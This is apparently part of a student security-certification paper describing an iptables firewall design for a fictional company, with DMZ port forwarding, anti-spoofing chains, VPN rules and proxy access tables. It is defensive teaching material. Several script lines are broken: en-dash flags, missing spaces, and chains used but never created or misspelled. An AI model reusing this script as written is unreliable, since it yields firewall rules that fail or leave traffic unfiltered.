SYSLOG traffic is a special problem area. SYSLOG traffic needs to traverse the firewall from DMZ to LAN, compromising the principle of a DMZ. This traffic is quit necessary, however, and the problems will be mitigated by monitoring the SYSLOG server with Tripwire and restriction what communication the SYSLOG server can undertake and to what IP. SYSLOG communication will be allowed from specific host to SYSLOG server only.

Separation of the different services on the DMZ is an issue worth looking into, and it would solve/mitigate most of the issues mentioned in this section. Due to the financial situation, I have chosen to live with the current setup this year, but the mitigation of this problem is to be found high on the list of priorities for next financial year. The solution is described in the section “Improving the physical setup for the DMZ” under assignment 4b page 71. As separation entity I will use either a layer 3 switch, if possible with firewall functionality added, or an additional NetFilter firewall with 4 (or 5) interfaces, also I’ll look into adding squid and Jeanna to both perimeter firewall and relevant internal firewalls.

Assignment 2 - Security Policy and Component Configuration (30 points)

The firewall – security policy:

In this setup – the firewall is the main security gateway.

The firewall script will be included in “Appendix A: the firewall script:” – At first sight, the script seems rather complex and large, but every subsection is commented in such a way that the script is more or less self-explanatory.

The firewall functions as:

- Primary security gateway – traffic filtering, access control between segments
- NAT'ing device – mapping external IP- and port numbers to internal.
- Masquerading device – Implementing a single external IP number while enabling several internal users to access the Internet.
- Filtering device for incoming encrypted VPN traffic
- Filtering device for incoming decrypted VPN clear text traffic

All firewall log files are kept on the SYSLOG server
The exact functionality of the firewall script can be seen in Appendix D – the effective firewall rules

Building the firewall rule set

The initial firewall configuration and chains definition

The Firewall is the main security device in GIAC Enterprises network functioning not only as the main filtering device, but also as the choke point for all network communication, in- and outbound. The following explains in detail how the rules are built.

Firewall hardening:

```
# Enable syn-cookies (syn-flooding attacks)
 echo "1" >/proc/sys/net/ipv4/tcp_syncookies

# Disable ICMP echo-request to broadcast addresses (Smurf amplifier)
echo "1" >/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

```
# Shut off source-routing and enable IP spoof detection. This must be done for all network interfaces
for f in /proc/sys/net/ipv4/conf/*; do
  # Drop all source-routed packets
  echo "0" >$f/accept_source_route

  # Enable source-address verification (anti spoofing).
  # The value 2 represents Ingress filtering. For more info se RFC 1812.
  echo "2" >$f/rp_filter
done
```

Flushing existing connections:

In order to make all connections to use this rule set, all existing connections are flushed. All new connections will follow this rule set.

```
#--------------------------------------------------------------------------
# FLUSH EXISTING CONNECTIONS. Making sure that established related rules are flushed when adding or
# removing rules
#--------------------------------------------------------------------------

echo -n "Flushing Existing Connections                    :"

$IPTABLES -t filter -F
$IPTABLES -t nat -F
$IPTABLES -t mangle -F
rmmod ip_conntrack_ftp
rmmod ip_nat_ftp
rmmod ipt_state
rmmod iptable_nat
rmmod ip_conntrack
echo "Done"
```

Initial default drop policy.

In order to insure a locked down silent perimeter from the start, all traffic to and from the 3 default chains are dropped initially. Also a performance increase can be achieved through breaking up the script in smaller chains and directing traffic through these

```
# Default policies drop all packets.
$IPTABLES -P INPUT DROP                    # Drop all packets with firewall as destination
$IPTABLES -P FORWARD DROP                  # Don't allow any traffic through the firewall.
$IPTABLES -P OUTPUT DROP                   # Drop all packets with firewall as source
```

Further chains are created and flushed

First I create the chains where the firewall is the destination. One chain from each interface respectively. These chains will not be used often since most traffic will be forwarded through the firewall. Both VPN tunnel and firewall configuration will be done through these chains.

```
#  Create chains for LOCAL packets destination firewall
$IPTABLES -N local
$IPTABLES -F local

# Create chains for packets from the internal NETWORK
$IPTABLES -N lan
$IPTABLES -F lan

# Create a chains for packets from the internet
```

```
$IPTABLES -N wan
$IPTABLES -F wan

# Create a chains for packets from the DMZ
$IPTABLES -N dmz
$IPTABLES -F dmz

# Create a chains for packets from the VPN incoming
$IPTABLES -N vpnin
$IPTABLES -F vpnin

# Create a chains for packets from the VPN outgoing
$IPTABLES -N vpnout
$IPTABLES -F vpnout
```

The naming convention used in the following is created in such a way as to describe the traffic flowing through them. “Forwardfromwantodmz” is a chain that defines traffic with “a source host on the internet” forwarded to “a destination host on the demilitarized zone[3]” “. This system is used in all the chains.

```
# Create chains for forward packets
$IPTABLES -N forwardfromwantodmz
$IPTABLES -F forwardfromwantodmz
$IPTABLES -N forwardfromwantolan
$IPTABLES -F forwardfromwantolan
$IPTABLES -N forwardfromlantodmz
$IPTABLES -F forwardfromlantodmz
$IPTABLES -N forwardfromlantowan
$IPTABLES -F forwardfromlantowan
$IPTABLES -N forwardfromdmztowan
$IPTABLES -F forwardfromdmztowan
$IPTABLES -N forwardfromdmztolan
$IPTABLES -F forwardfromdmztolan

# Create chains for IPSEC VPN remote access
$IPTABLES -N forwardfromwantovpnin
$IPTABLES -F forwardfromwantovpnin
$IPTABLES -N forwardfromlantovpnout
$IPTABLES -F forwardfromlantovpnout
$IPTABLES -N forwardfromdmztovpnout
$IPTABLES -F forwardfromdmztovpnout
$IPTABLES -N forwardfromvpnouttolan
$IPTABLES -F forwardfromvpnouttolan
$IPTABLES -N forwardfromvpnouttodmz
$IPTABLES -F forwardfromvpnouttodmz
```

Flushing NAT module default chain

```
# Flush NAT-chain POSTROUTING and PREROUTING
$IPTABLES -t nat -F POSTROUTING
$IPTABLES -t nat -F PREROUTING
echo "NAT module flushed"
```

Building the filter

Describing the syntax

In the following description I use one og the firewall rules as an examble

```
$IPTABLES -A forwardfromlantovpnin -p tcp --source $LO_DC --destination $RO1_DC --dport 135 -j ACCEPT
```

$IPTABLES –A	The rule is appended to the following chain. The actual rule follows:
-p defines protocol type	The TCP protocol is used.
--source defines source IP.	The local domain controller.
--destination defines destination host	The remote office domain controller.
--dport defines the specific target port	Port 135 in this case.
–j defines the action	ACCEPT in this case.

In plain words, this rule allows the head office domain controller to access the remote office domain controller on port 135 which is the RPC protocol.
Rules can be simpler or more complex depending on the situation or protocol in use

Rules on each interface

```
#---------------------------------------------------------------------------
# SETTING UP RULES FOR LOCAL INTERFACE
# Ensuring that the firewall can communicate locally
#---------------------------------------------------------------------------
echo -n "Setting up LOCAL chain                              :"

# Allow all connections, if the interface is local.
$IPTABLES -A local -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT

echo "LOCAL chain up and running"
```

All traffic that has already been established or is related to established traffic is accepted

```
#---------------------------------------------------------------------------
# SETTING UP RULES FOR INTERNAL INTERFACE
#---------------------------------------------------------------------------
echo -n "Setting up LAN chain                                :"

# Setting up protect against IP-spoofing
$IPTABLES -A lan -s $WAN_IP/32 -j DROP
$IPTABLES -A lan -s $LO_IP/8 -j DROP
$IPTABLES -A lan -s $DMZ_IP/32 -j DROP
$IPTABLES -A lan -s $LAN_IP/32 -j DROP
$IPTABLES -A lan -s $VPN_IN_IP/32 –j DROP
$IPTABLES -A lan -s $VPN_OUT_IP/32 –j DROP


# Accepting all other established traffic
$IPTABLES -A lan -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A lan -j LOG --log-prefix "FW-LOG LAN INTERFACE:"
$IPTABLES -A lan -j DROP

echo "Done"
```

The WAN chain also has spoofing protection. IPSEC VPN tunnels are allowed through. – The tunnel it selves must be allowed access to the WAN chain.

```
#-------------------------------------------------------------------------
# SETTING UP RULES FOR WAN INTERFACE
#-------------------------------------------------------------------------
echo -n "Setting up WAN chain                    :"

# Protect against IP-spoofing
$IPTABLES -A wan -s $WAN_IP/32 -j DROP
$IPTABLES -A wan -s $LAN_IP/32 -j DROP
$IPTABLES -A wan -s $LO_IP/8 -j DROP
$IPTABLES -A wan -s $DMZ_IP/32 -j DROP
$IPTABLES -A wan-s $VPN_IN_IP/32 –j DROP
$IPTABLES -A wan -s $VPN_OUT_IP/32 –j DROP

#Allow IPsec VPN to firewall.
$IPTABLES -A wan -p esp --source $RO1_EXT_IP -j ACCEPT #Allow ESP IPSEC tunnel
$IPTABLES -A wan -p ah --source  $RO1_EXT_IP -j ACCEPT #Allow ESP IPSEC tunnel
$IPTABLES -A wan -p udp --source $RO1_EXT_IP --dport 500 -j ACCEPT #Allow ISAKMP IPSEC tunnel

$IPTABLES -A wan -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A wan -j LOG --log-prefix "FW-LOG WAN INTERFACE:"
$IPTABLES -A wan -j DROP

echo "Done"
```

The DMZ chain also has spoofing protection, and allows already established connections and their related traffic to pass.

```
#-------------------------------------------------------------------------
# SETTING UP RULES FOR DMZ INTERFACE
#-------------------------------------------------------------------------
echo -n "Setting up DMZ chain                    :"

# Protect against IP-spoofing
$IPTABLES -A dmz -s $WAN_IP/32 -j DROP
$IPTABLES -A dmz -s $LO_IP/8 -j DROP
$IPTABLES -A dmz -s $DMZ_IP/32 -j DROP
$IPTABLES -A dmz -s $LAN_IP/32 -j DROP
$IPTABLES -A dmz-s $VPN_IN_IP/32 –j DROP
$IPTABLES -A dmz -s $VPN_OUT_IP/32 –j DROP

$IPTABLES -A dmz -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A dmz -j LOG --log-prefix "FW-LOG DMZ INTERFACE:"
$IPTABLES -A dmz -j DROP

echo "Done"
```

The VPN_IN chain also has spoofing protection, and allows already established connections and their related traffic to pass.

```
#-------------------------------------------------------------------------
# SETTING UP RULES FOR VPN_IN INTERFACE
#-------------------------------------------------------------------------
echo -n "Setting up VPN_IN chain                 :"

# Protect against IP-spoofing
$IPTABLES -A vpnin -s $WAN_IP/32 -j DROP
$IPTABLES -A vpnin -s $LO_IP/8 -j DROP
$IPTABLES -A vpnin -s $DMZ_IP/32 -j DROP
$IPTABLES -A vpnin -s $LAN_IP/32 -j DROP
$IPTABLES -A vpnin -s $VPN_IN_IP/32 –j DROP
$IPTABLES -A vpnin -s $VPN_OUT_IP/32 –j DROP
```

```
$IPTABLES -A vpnin -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A vpnin -j LOG --log-prefix "FW-LOG VPN_IN INTERFACE:"
$IPTABLES -A vpnin -j DROP

echo "Done"
```

The VPN_OUT chain also has spoofing protection, and allows already established connections and their related traffic to pass.

```
#---------------------------------------------------------------------------
# SETTING UP RULES FOR VPN_OUT INTERFACE
#---------------------------------------------------------------------------
echo -n "Setting up VPN_OUT chain                                          :"

# Protect against IP-spoofing
$IPTABLES -A vpnout -s $WAN_IP/32 -j DROP
$IPTABLES -A vpnout -s $LO_IP/8 -j DROP
$IPTABLES -A vpnout -s $DMZ_IP/32 -j DROP
$IPTABLES -A vpnout -s $LAN_IP/32 -j DROP
$IPTABLES -A vpnout -s $VPN_IN_IP/32 –j DROP
$IPTABLES -A vpnout -s $VPN_OUT_IP/32 –j DROP

$IPTABLES -A vpnout -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A vpnout -j LOG --log-prefix "FW-LOG VPN_OUT INTERFACE:"
$IPTABLES -A vpnout -j DROP

echo "Done"
```

Setting up port forwarding

Port forwarding is the process of mapping a specified port on the external interface to the same port number on a specified host on the DMZ. I explain both the mapping process and the controlling of traffic that is allowed through.

Port forwarding is not in it self to be considered a security measure. It is the combination of specifying the destination host and port in both the port forwarding and in the access list that gives security.

```
echo -n "Setting up DMZ Portforwarding                    :"

# Port forwarding rules to the servers on the DMZ
# Port forwarding from WAN interface tcp port 25 to mail relay server port 25 on DMZ.
# Allow this traffic from any on the internet
$IPTABLES -t nat -A PREROUTING -i $ETH_WAN -p tcp -d $WAN_IP --dport 25 -j DNAT --to-destination
$EXT_MAILSERVER:25
$IPTABLES -A forwardfromwantodmz -p tcp --destination $EXT_MAILSERVER --dport 25 -j ACCEPT

# Port forwarding from WAN interface tcp port 80 and 443 to web server port 80 and 443 on DMZ.
# Allow this traffic from any on the internet
$IPTABLES -t nat -A PREROUTING -i $ETH_WAN -p tcp -d $WAN_IP --dport 80 -j DNAT --to-destination
$EXT_WEBSERVER:80
$IPTABLES -A forwardfromwantodmz -p tcp --destination $EXT_WEBSERVER --dport 80 -j ACCEPT
$IPTABLES -t nat -A PREROUTING -i $ETH_WAN -p tcp -d $WAN_IP --dport 443 -j DNAT --to-destination
$EXT_WEBSERVER:443
$IPTABLES -A forwardfromwantodmz -p tcp --destination $EXT_WEBSERVER --dport 443 -j ACCEPT
```

```
# Port forwarding from WAN interface tcp port 22 to SSH system port 22 on DMZ
# Allow this traffic from any on the internet
$IPTABLES -t nat -A PREROUTING -i $ETH_WAN -p tcp -d $WAN_IP --dport 22 -j DNAT --to-destination
$EXT_SSH_SERVER:22
$IPTABLES -A forwardfromwantodmz -p tcp --destination $EXT_SSH_SERVER --dport 22 -j ACCEPT

# Port forwarding from WAN interface udp port 123 to NTP server port 123 on DMZ
# Allow this traffic from the border router only.
$IPTABLES -t nat -A PREROUTING -i $ETH_WAN -p udp -d $WAN_IP --dport 123 -j DNAT --to-destination
$EXT_NTPSERVER:123
$IPTABLES -A forwardfromwantodmz -p udp --destination $EXT_NTPSERVER --source $BORDERROUTER -
-dport 123 -j ACCEPT

# Port forwarding from WAN interface tcp port 514 to Syslog server port 514 on DMZ
# Allow this traffic from the border router only.
$IPTABLES -t nat -A PREROUTING -i $ETH_WAN -p tcp -d $WAN_IP --dport 514 -j DNAT --to-destination
$EXT_SYSLOGSERVER:514
$IPTABLES -A forwardfromwantodmz -p tcp --destination $EXT_SYSLOGSERVER --source
$BORDERROUTER --dport 514 -j ACCEPT

echo "Port forwarding Done"
```

Hide NAT or masquerading is not strictly a security messier. It ensures the translation of internal IP numbers used on the LAN and the WAN side to real IP numbers when accessing the Internet.

Setting up hide NAT (masquerading)

```
#------------------------------------------------------------------------
# SETUP MASQUERADING
#------------------------------------------------------------------------

echo -n "Setting up NAT chains      :"

# Nat from LAN to WAN
$IPTABLES -t nat -A POSTROUTING -s $LAN_NET -o $ETH_WAN -j SNAT --to-source $WAN_IP
# Nat from DMZ to WAN
$IPTABLES -t nat -A POSTROUTING -s $DMZ_NET -o $ETH_WAN -j SNAT --to-source $WAN_IP

echo "NAT'ting Done"
```

Setting up firewall rules for all chains – and setting up the order of the rules.

The firewall rules are defined below.
All chains will follow these general guidelines:

An Established, related rule is defined after explicitly allowed traffic. Such a rule applies to traffic passing through the chain as a response to a request of traffic "related" to a request e.g. an ICMP host unreachable message from an Internet router

If you look at the "forwardfrom**wantodmz**" chain, it is important to note that established related rule does not apply to the "allowing" rules in this chain. It applies only to responses to requests that were allowed in the "forwardfrom**dmztowan**" chain. A replay from the external DNS server to the internal DNS server is allowed through because of the established,related rule in the "forwardfrom**wantodmz**" chain.

All logging is done before dropping packets to ensure the logging of all “random” or “malicious” packets. Each log entry has its own prefix, enabling easy log file reviewing. At the end of each chain, everything is dropped. Note here, that if a packet is dropped before it is logged, obviously it is not logged.

Only the mail relay server is allowed to send outgoing packets on TCP port 25 from the DMZ to “any” on the internet. This will be used by the IDS probe as an alarm trigger, should SYN packets from other hosts be detected.

```
#-------------------------------------------------------------------------
# SETUP FIREWALL RULES
#-------------------------------------------------------------------------

echo -n "Setting up firewall rules      :"

# Packets coming from DMZ to WAN.
$IPTABLES -A forwardfromdmztowan -p udp --source $INT_DNS --destination $EXT_DNS --dport 53 -j
ACCEPT
#allow Internal DNS to access the external DNS server – for resolving Internet IP addresses (udp)
$IPTABLES -A forwardfromdmztowan -p tcp --source $INT_DNS --destination $EXT_DNS --dport 53 -j
ACCEPT
#allow Internal DNS to access the external DNS server – for resolving Internet IP addresses (tcp)
$IPTABLES -A forwardfromdmztowan -p tcp --source $EXT_MAILSERVER --dport 25 -j ACCEPT
#  Allow the mail server to send mails outbound.
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromdmztowan -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromdmztowan -j LOG --log-prefix "FW-LOG DMZTOWAN:"
$IPTABLES -A forwardfromdmztowan -j DROP

# Packets coming from WAN to DMZ.
# Rules allowing in traffic are placed directly below NAT’ting rules.
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromwantodmz -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromwantodmz -j LOG --log-prefix "FW-LOG WANTODMZ PORTFWD"
$IPTABLES -A forwardfromwantodmz -j DROP
```

The rules defining traffic to the DMZ from the LAN and vice versa is defined below.

Two types of traffic are allowed from DMZ to LAN. The mail relay server is allowed to initiate traffic on TCP port 25 to the mail server and the internal mail server is allow to send outbound mail traffic the other way (both from specific IP address to specific IP address only).
Secure SYSLOG traffic is allow from DMZ to LAN. All servers on the DMZ are allow to initiate traffic on TCP port 514 to the SYSLOG server on the internal LAN (from specific IP addresses on DMZ to specific IP address on LAN only not the other way)

To enable LAN users to access the resources on the DMZ with the same rights as a normal Internet user Therefore port 80 and 443 is opened for the subnet defined as the Internet enables scope. LAN hosts use the internal DNS server for name resolution. The internal DNS server resolves domain names on the internet via the DNS server on the DMZ. This traffic is explicitly controlled from specific IP address to specific IP address only.

The internal LAN synchronizes time against the DC. The DC synchronizes time against the NTP server to the DMZ

The internal Database server replicates with the external DB server, and from here moved to and from the SSH system. Replication goes both ways, but database replication is always initiated from the LAN side. A DMZ compromise will not compromise the main database because there is no direct access.

```
# Packets coming from DMZ to LAN.
#Mail relay server to mail server
$IPTABLES -A forwardfromdmztolan -p tcp --source $EXT_MAILSERVER –destination $INT_MAILSERVER
--dport 25 -j ACCEPT
#External servers to syslog server
$IPTABLES -A forwardfromdmztolan -p tcp --source $EXT_DB_MAILSERVER --destination
$INT_SYSLOGSERVER --dport 514 -j ACCEPT
$IPTABLES -A forwardfromdmztolan -p tcp --source $ EXT_WEBSERVER –destination
$INT_SYSLOGSERVER --dport 514 -j ACCEPT
$IPTABLES -A forwardfromdmztolan -p tcp --source $EXT_DNSSERVER --destination
$INT_SYSLOGSERVER --dport 514 -j ACCEPT
$IPTABLES -A forwardfromdmztolan -p tcp --source $EXT_NTPSERVER --destination
$INT_SYSLOGSERVER --dport 514 -j ACCEPT
$IPTABLES -A forwardfromdmztolan -p tcp --source $EXT_DB_SERVER --destination
$INT_SYSLOGSERVER --dport 514 -j ACCEPT
$IPTABLES -A forwardfromdmztolan -p tcp --source $EXT_DB_SSH server –destination
$INT_SYSLOGSERVER --dport 514 -j ACCEPT


#Allow the mail relay server to forward mail to the internal mail server.
#Allow external servers to send syslog traffic to sysserver
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromdmztolan -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromdmztolan -j LOG --log-prefix "FW-LOG DMZTOLAN STATEFULL:"
$IPTABLES -A forwardfromdmztolan -j DROP



# Packets coming from LAN to DMZ.
$IPTABLES -A forwardfromlantodmz -p tcp --source $INT_MAILSERVER –destination $EXT_MAILSERVER
--dport 25 -j ACCEPT
# Allow the internal mailserver to send mail to the mail relay server.
$IPTABLES -A forwardfromlantodmz -p tcp --source $LAN_NET --destination $EXT_WEBSERVER --dport 80
-j ACCEPT
# Allow the LAN users to access the webserver on the DMZ
$IPTABLES -A forwardfromlantodmz -p tcp --source $LAN_NET --destination $EXT_WEBSERVER --dport
443 -j ACCEPT
# Allow the LAN users to access the webserver on the DMZ
$IPTABLES -A forwardfromlantodmz -p udp --source $LO_DC –destination $INT_DNS --dport 53 -j ACCEPT
# Allow the internal DNS server to access the DNS server on the DMZ.
$IPTABLES -A forwardfromlantodmz -p udp --source $LO_DC –destination $EXT_NTPSERVER –dport 123 -j
ACCEPT
# Allow the internal domain controller to sync. Time with the NTP server on the DMZ.
$IPTABLES -A forwardfromlantodmz -p tcp --source $INT_DB_SERVER –destination $EXT_DB_SERVER --
dport $DB_PORT -j ACCEPT

# Allow the internal DB server to Push to replicate to and from external db server
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromlantodmz -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
$IPTABLES -A forwardfromlantodmz -j LOG --log-prefix "FW-LOG LANTODMZ:"
$IPTABLES -A forwardfromlantodmz -j DROP
```

Rules controlling LAN to the WAN traffic are defined below. All the LAN users are grouped on a specific subnet, all servers are on a different subnet and protected behind a reverse proxy. Traffic from LAN to WAN is restricted to the LAN user subnet only. The LAN users can access the Internet through FTP, HTTP and HTTPS. DNS resolving is done through the DNS server on the LAN side.

One specific host is allowed to access the external border router through SSH. Rules controlling this are defined below. Traffic is restricted by IP address.

```
# Packets coming from LAN to WAN
# Allow the LAN users to access http, https and ftp on the internet.
$IPTABLES -A forwardfromlantowan -p tcp --source $LAN_NET --dport 80 -j ACCEPT
$IPTABLES -A forwardfromlantowan -p tcp --source $LAN_NET --dport 443 -j ACCEPT
$IPTABLES -A forwardfromlantowan -p tcp --source $LAN_NET --dport 21 -j ACCEPT
$IPTABLES -A forwardfromlantowan -p tcp --source $ROUTER_CONFIG --destination $BORDERROUTER --dport 22 -j ACCEPT
# Allow 1 specific host to configure the router from the inside.
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromlantowan -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromlantowan -j LOG --log-prefix "FW-LOG LANTOWAN:"
$IPTABLES -A forwardfromlantowan -j DROP

# Packets coming from WAN to LAN
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromwantolan -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromwantolan -j LOG --log-prefix "FW-LOG WANTOLAN PORTFWD"
$IPTABLES -A forwardfromwantolan -j DROP
```

The rules defining traffic from the IPSec VPN interface to the LAN are defined below. Rules defining who can actually establish an IPSec connection are defined in the WAN chain.

Below are the rules defining access on the head office end of a connection. From the IPSec in interface to the LAN side we allow all established,related traffic. This traffic has been filtered in the remote end of the connection. Rules in the IPSec tunnels are applied in the initiating end – to eliminate unwanted traffic from traveling in the tunnel just to be discarded at the destination. No additional rules exist in this chain in the remote office end.

Packets originating from the head office subnet, with a destination address on the remote office, are filtered in the “forwardfromlantovpnout” chain. We allow file replication through FTP between the file servers, and mail replication between the mail servers through SMTP. This solution is chosen since the setting up of Windows 2000 domain synchronization requires firewall configuration as mentioned in endnote 2

Finally the established,related rule is defined, a log entry and drop rule.

```
# Packets coming from IPSEC to LAN
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromvpnintolan -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromvpnintolan -j LOG --log-prefix "FW-LOG IPSECTOLAN:"
$IPTABLES -A forwardfromvpnintolan -j DROP

# Packets coming from LAN to IPSec VPN
#Mail and file replication
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_FP --destination $RO1_FP --dport 21 -j ACCEPT
# Allow file replication amongst file servers.
$IPTABLES -A forwardfromlantovpnout -p tcp --source $INT_MAILSERVER --destination
$RO1_MAILSERVER --dport 25 -j ACCEPT
 # Allow mail server sync. Amongst mail servers.
# Allow domain  controller replication amongst sites
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 135 -j
ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp --source $LO_DC --destination $RO1_DC --dport 135 -j
ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 137 -j
ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp --source $LO_DC --destination $RO1_DC --dport 137 -j
ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp --source $LO_DC --destination $RO1_DC --dport 138 -j
ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 139 -j
ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 49152 -j
ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 445 -j
ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp --source $LO_DC --destination $RO1_DC --dport 445 -j
ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 389 -j
ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 636 -j
ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 3268 -j
ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 3269 -j
ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 88 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp --source $LO_DC --destination $RO1_DC --dport 88 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 53 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp --source $LO_DC --destination $RO1_DC --dport 53 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 1512 -j
ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp --source $LO_DC --destination $RO1_DC --dport 1512 -j
ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 42 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp --source $LO_DC --destination $RO1_DC --dport 42 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp --source $LO_DC --destination $RO1_DC --dport 123 -j
ACCEPT
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromlantovpnout -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -j LOG --log-prefix "FW-LOG LANTOIPSEC:"
$IPTABLES -A forwardfromlantovpnout -j DROP

echo "Done"
```

For the above functionality to work – the following modules are loaded.

```
#-----------------------------------------------------------------------
# LOADING ADDITIONAL MODULES
```

```
#--------------------------------------------------------------------------

echo -n "Loading helper-modules                          :"

/sbin/modprobe iptable_nat
/sbin/modprobe ip_nat_ftp
/sbin/modprobe ip_conntrack_ftp

echo "Done"
```

Rules defining what chains map to which default chains are created below. Defining access from IPSEC tunnels to the DMZ network is not needed, since this traffic is controlled by already existing chains “forwardfromlantodmz and forwardfromdmztolan”.

```
#--------------------------------------------------------------------------
# ACTIVATE ALL CHAINS
#--------------------------------------------------------------------------

echo -n "Activating chains                               :"

# Activation of chains.
$IPTABLES -A INPUT -i $ETH_LAN-j lan
$IPTABLES -A INPUT -i $ETH_WAN -j wan
$IPTABLES -A INPUT -i $ETH_DMZ -j dmz
$IPTABLES -A INPUT -i $ETH_VPN_IN -j vpnin
$IPTABLES -A INPUT -i $ETH_VPN_OUT -j vpnout
$IPTABLES -A INPUT -i $LO_INT  -j local
$IPTABLES -A FORWARD -i $ETH_WAN -o $ETH_DMZ -j forwardfromwantodmz
$IPTABLES -A FORWARD -i $ETH_WAN -o $ETH_LAN -j forwardfromwantolan
$IPTABLES -A FORWARD -i $ETH_DMZ -o $ETH_LAN -j forwardfromdmztolan
$IPTABLES -A FORWARD -i $ETH_DMZ -o $ETH_WAN -j forwardfromdmztowan
$IPTABLES -A FORWARD -i $ETH_LAN -o $ETH_DMZ -j forwardfromlantodmz
$IPTABLES -A FORWARD -i $ETH_LAN -o $ETH_WAN -j forwardfromlantowan

# IP Activation of SEC tunnels
$IPTABLES -A FORWARD -i $ETH_WAN -o $ETH_VPN_IN -j forwardfromwantovpnin
$IPTABLES -A FORWARD -i $ETH_VPN_IN -o $ETH_WAN -j forwardfromvpnintowan
$IPTABLES -A FORWARD -i $ETH_LAN -o $ETH_VPN_OUT -j forwardfromlantovppnout
$IPTABLES -A FORWARD -i $ETH_VPN_OUT -o $ETH_LAN -j forwardfromvpnouttolan
echo "Done"
```

The entire script is created as a bash file which is run when the firewall is started. The firewall flushes existing connections when started, this ensures that no one has an established connection remaining after the application of new rules that might otherwise drop the connection.

The ISA proxy/reveres proxy security policy

Access requirements LAN user segment inbound towards server segment

From	To	Protocol	Notes
LAN user's	Internal Mail server	TCP port 25, SMTP	Clients sending mail to the mail server
LAN user's	Internal DNS server	TCP and UDP port 53, DNS	Clients requesting host name resolution
LAN user's	Internal DC server	TCP port 88, Kerberos	Client network authentication
LAN machines.	Internal DC and DNS servers	UDP port 135 DCE Locator service	Client PC's registering naming, and endpoint resolution. DCOM
LAN users and Machines	Internal DC server	UDP and TCP port 137, NetBIOS Name Service	Client PC's Name resolution
LAN users and Machines	Internal DC	UDP port 138, NETBIOS Datagram Service	Client PC's Name resolution
LAN users and Machines	Internal File and Print server	TCP port 139, NetBIOS Session Service and SMB	Clients accessing files and print resources
LAN users	Internal mail server	TCP port 143, IMAP	Client accessing mail server using outlook
LAN manchine	Internal mail server	TCP port 389, LDAP	Clients machines accessing AD
LAN users	Internal file and print	TCP and UDP port 445 NetBIOS and SMB	Common Internet File System
LAN machines	Internal SYSLOG server	TCP port 514, Secure SYSLOG	Client PC's to SYSLOG server
LAN machines	Internal DC (Global Catalog)	TCP port 636, Secure LDAP	Client machines communication with AD
LAN machines	Internal DC server (Global Catalog)	TCP and UDP port 1512, WINS	Client machines name resolution via WINS
LAN machines	Internal DC server (Global Catalog)	TCP and UDP port 3268, Global catalog	LDAP communications
LAN machines	Internal DC server (Global Catalog)	TCP and UDP port 3269, Global catalog	LDAP SSL communications.

Access requirements IPSec VPN segment inbound towards server segment

From	To	Protocol	Notes

Teleworkers home office	Internal Mail server	TCP port 25, SMTP	Teleworkers sending mail to the mail server
Remote office server	Internal DC server	UDP port 42 WINS database replication	Remote office servers replication WINS
Teleworkers home office	Internal DNS server	TCP and UDP port 53, DNS	Teleworkers requesting host name resolution
Teleworkers home office	Internal DC server	TCP port 88, Kerberos	Teleworkers network authentication
LAN machines.	Internal DC and DNS servers	UDP port 135 DCE Locator service	Client PC's registering naming, and endpoint resolution. DCOM
LAN users and Machines	Internal DC server	UDP and TCP port 137, NetBIOS Name Service	Client PC's Name resolution
